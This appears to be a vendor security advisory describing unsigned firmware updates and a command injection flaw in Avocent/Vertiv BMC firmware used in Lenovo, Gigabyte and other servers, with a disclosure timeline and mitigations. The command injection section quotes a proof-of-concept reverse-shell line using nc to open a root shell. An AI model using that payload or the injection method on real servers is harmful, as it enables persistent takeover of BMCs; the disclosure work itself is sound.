


VULNERABLE FIRMWARE IN THE SUPPLY CHAIN OF ENTERPRISE SERVERS

How weaknesses in a BMC firmware supplier put servers from Lenovo, Gigabyte, and six other manufacturers at risk.

OVERVIEW

As part of our continuing research into enterprise firmware security, Eclypsium researchers regularly analyze devices that go into IT infrastructure for vulnerabilities. In this research we continue analyzing the susceptibility of popular server systems to firmware attacks. While examining a Lenovo ThinkServer RD340 we discovered two serious vulnerabilities in the firmware of the baseboard management controller (BMC). This device is a dual-socket 1U Ivy Bridge generation server released in 2014 and has an ASPEED AST2300 for its BMC.

However, further investigation revealed that the vulnerable firmware was sourced as a third-party product called MergePoint EMS, made by Avocent (now Vertiv). This same vulnerable firmware was used in other products as well, including a large percentage of Gigabyte's line of Enterprise Servers (note that only Gigabyte servers based on Vertiv/Avocent BMCs are affected).

In addition to building motherboards and servers under their own brand, Gigabyte also provides motherboards to smaller system integrators who then build complete systems under their own branding. This vulnerable firmware was included in servers from a variety of vendors including:

- Acer
- AMAX
- Bigtera
- Ciara
- Penguin Computing
- sysGen

This highlights an important challenge for the industry. Most hardware vendors do not write their own firmware and instead rely on their supply chain partners. Firmware is quite commonly licensed from a third party and used with little modification, allowing vulnerabilities to extend to many different brands and products. To adapt, manufacturers must thoroughly test any firmware they license for vulnerabilities. Likewise, enterprise security teams should perform security scans of device firmware as part of accepting any new piece of hardware.

BACKGROUND ON SERVER FIRMWARE VULNERABILITIES: AN INDUSTRY-WIDE PROBLEM

It is important to note that the scope of BMC vulnerabilities extends far beyond this pair of vulnerabilities, and is not limited to just a few vendors. Industry stalwarts HP Enterprise and Dell have both been found to have serious firmware BMC vulnerabilities of their own. As our previous research into Supermicro demonstrates, vulnerabilities in server firmware are common and may have a significant impact on enterprise IT Infrastructure. They allow an attacker to persist undetected inside a server or even permanently disable the victim server.

While destructive malware has existed for a long time, recent destructive attacks (a.k.a. "wipers") like Shamoon, BlackEnergy, NotPetya, KillDisk, TRISIS and VPNFilter have become so disruptive they even raised alarm at the Department of Homeland Security, which recently warned of a likely surge in these attacks on enterprise and critical infrastructure. As attackers and nation-states target higher-value assets, BMC and other firmware inside critical servers provide a particularly strategic target, as they can be used to irrevocably "brick" the server and its contents.

AN OVERVIEW OF THE DISCOVERED BMC FIRMWARE VULNERABILITIES

During the course of our analysis, we identified two vulnerabilities in the BMC firmware:

1. The BMC firmware update process for MergePoint EMS does not perform cryptographic signature verification before accepting updates and writing the contents to SPI flash.

2. The code in the BMC that performs the firmware update process itself contains a command injection vulnerability.

Both of these issues allow an attacker running with administrative privileges on the host (such as through exploitation of a different host-based vulnerability) to run arbitrary code within the BMC as root and make persistent modifications to the BMC's SPI flash contents. Malicious modifications to the BMC firmware can be used by an attacker to maintain persistence in the system and survive common incident response steps such as reinstallation of the operating system.

Additionally, an attack could modify the environment within the BMC to prevent any further firmware updates through software mechanisms, thus enabling an attacker to "brick" (permanently disable) the BMC through software means. In both of these scenarios, the only option to fix the system is through physically re-flashing the SPI chip with a tool like a Dediprog or another SPI flash programmer.

Also, because IPMI communications can be performed over the BMC LAN interface, this update mechanism could be exploited remotely if the attacker has been able to capture the administration password for the BMC. This is particularly likely in the case of IPMI group managed systems where all members of the group share the same administration credentials.

Lenovo has confirmed our findings in the ThinkServer RD340, and has published an advisory and fix for the command injection vulnerability at https://support.lenovo.com/us/en/solutions/LEN-23836.

Lenovo noted that signed BMC firmware updates are used in their later generations of System x and ThinkSystem servers, and we at Eclypsium have verified this with a Lenovo SR630 G6.

Gigabyte published an updated version of the firmware to fix the command injection vulnerability for systems using the AST2500 on May 8, 2019, but has not released an advisory for this issue. The AST2400 firmware version remains unpatched as of June 21, 2019.

Vertiv has not responded to our communications.

ANALYSIS OF INSECURE FIRMWARE UPDATE VULNERABILITY.

The BMC firmware update process of MergePoint EMS, made by Avocent/Vertiv, does not cryptographically verify the signature before accepting updates and writing the contents to SPI flash. Instead, the update process calculates CRC32 checksums for the uBoot header and the data regions. However, checksums are not a security mechanism and only provide protection against accidental corruption. An attacker can easily recalculate these checksums after modifying the BMC firmware image to contain malware.

Because of this, it is possible to modify firmware images to make arbitrary modifications to the BMC code and run malicious software within these highly privileged management controllers.

NIST's Platform Firmware Resiliency Guidelines (SP-800-193) lay out the requirements for authenticated update mechanisms in Section 4.2.1.1, including the types of required signature algorithms, signing entity, and the process for verifying an update or recovery image. Following these guidelines, once a new firmware update has been uploaded to the BMC, the BMC must perform cryptographically secure signature verification before applying the update and writing any parts of the update to the BMC SPI flash.

ANALYSIS OF FIRMWARE COMMAND INJECTION VULNERABILITY

In addition to the lack of cryptographically secure BMC firmware updates, we also found a command injection vulnerability in the BMC firmware.

The BMC contains the ability to configure an http, ftp, or tftp URI to download a firmware update image from and trigger this update over IPMI. This is triggered by sending an IPMI command to configure the network parameters including the URI and then sending an additional IPMI command to retrieve the file.


However, the function that attempts to retrieve the file uses snprintf() unsafely to build a command string using attacker-provided data. This command string is then executed using popen(), which uses /bin/sh to parse the command line. An attempt was made to filter out certain characters, but the filtering is insufficient and this functionality is vulnerable to command injection.


Building and executing commands like this is unsafe and will result in the command line being interpreted by the shell. A safer option would be to use fork() and execve() with explicit arguments to avoid shell expansion of strings provided by an untrusted source.

The SEI CERT C Coding Standard has guidelines that address this issue in ENV33-C which covers the use of system() and popen().

This vulnerability can be exploited to gain full arbitrary code execution within the BMC using the official update utility provided by Avocent/Vertiv. This is accomplished by changing the RemoteFirmwareImageFilePath setting in bmcfwu.cfg to a URL that points at an attacker-controlled file and appending a string containing certain shell metacharacters. When a remote update is triggered, the BMC will download the file and execute its contents as a shell script.

As a proof of concept, this file contained "nc 172.16.0.2 4321 -e /bin/sh," which results in an outgoing TCP connection to port 4321 of the remote server with a shell running with root privileges:





Because this file has been downloaded using /bin/wget and executed with the shell, it can contain much more complex functionality than just running a single command to trigger a connectback shell. In fact, the script itself could use /bin/wget to download additional executable files to run inside the BMC.

Through the exploitation of this vulnerability, it's possible to run arbitrary malicious software within the BMC which is a highly privileged management controller.

Arbitrary code running within the BMC could perform a malicious modification to the BMC firmware stored in the SPI flash outside of the normal update process in order to maintain persistence in the system and survive operating system reinstallation.

THE RAMIFICATIONS OF MAJOR BMC VULNERABILITIES

Both of these issues allow an attacker to run arbitrary code within the BMC as root and can be exploited by anyone who can send IPMI commands to the BMC. When threat modeling and considering the attack surface of the BMC, most people only examine the BMC LAN interface, which, in a properly configured system, requires authentication.

However, when using local IPMI system interfaces such as KCS, no authentication is required in order to send IPMI messages to the BMC from an attacker running with administrative privileges on the host (such as through exploitation of a different host-based vulnerability).

By combining the vulnerabilities described above with this industry-wide architectural issue in IPMI, malware running with root privileges on the host CPU can run arbitrary code within the BMC without previously knowing the BMC administration credentials.

It is important to remember that the code that controls the BMC updating process is contained on the BMC itself. This means an attacker could not only install malicious BMC firmware, but also prevent any further updates to the BMC firmware by the rightful owner. This level of control could allow the attacker to permanently disable the system as well. The only reliable recovery option for this type of attack would be to physically reflash the SPI chip.

Additionally, IPMI is designed to enable remote administration, which means that an attacker with the admin password for the BMC could exploit the vulnerability remotely. Given that IPMI group managed systems use the same management interface credentials for all machines in the group, an attacker who compromises one BMC over the KCS interface could capture this shared password and use it to remotely access other systems over the LAN interface.

DISCLOSURE TIMELINE

These issues were reported as follows:

07/25/2018: Lenovo: Notified of insecure BMC firmware updates

07/27/2018: Lenovo: Notified of BMC Command Injection

11/15/2018: Lenovo: Released patch and advisory for BMC Command Injection

03/15/2019: Gigabyte: Notified of both issues

04/05/2019: Vertiv: Notified of both issues

04/19/2019: Additional details provided to Gigabyte and Vertiv

05/08/2019: Gigabyte: Released patch for BMC Command Injection for AST2500 series without advisory

MITIGATION

Lenovo has released an advisory and firmware updates to address the command injection issue for affected platforms.

Lenovo has advised that signed BMC firmware was not part of the design of this circa-2014 generation server and this weakness cannot be addressed. These systems will remain vulnerable until they are decommissioned and caution should be exercised to ensure they do not run untrusted code.

Lenovo noted that signed BMC firmware updates are used in their later generations of System x and ThinkSystem servers, and we at Eclypsium have verified this with a Lenovo SR630 G6.

Gigabyte released a new version of the firmware for AST2500-based platforms on May 8th, 2019 and we at Eclypsium verified that it has been updated to remove the command injection vulnerability. However, the firmware for AST2400-based platforms remains unchanged.

In addition to vendor-supplied updates, organizations should adopt tools to proactively ensure the integrity of their firmware and identify vulnerabilities, missing protections, and any malicious implants in their firmware.

REFERENCES

- Lenovo Command Injection Vulnerability Advisory
  https://support.lenovo.com/us/en/solutions/LEN-23836
- NIST Platform Firmware Resiliency Guidelines:
  https://doi.org/10.6028/NIST.SP.800-193
- SEI CERT C Coding Standard:
  https://resources.sei.cmu.edu/downloads/secure-coding/assets/sei-cert-c-coding-standard-2016-v01.pdf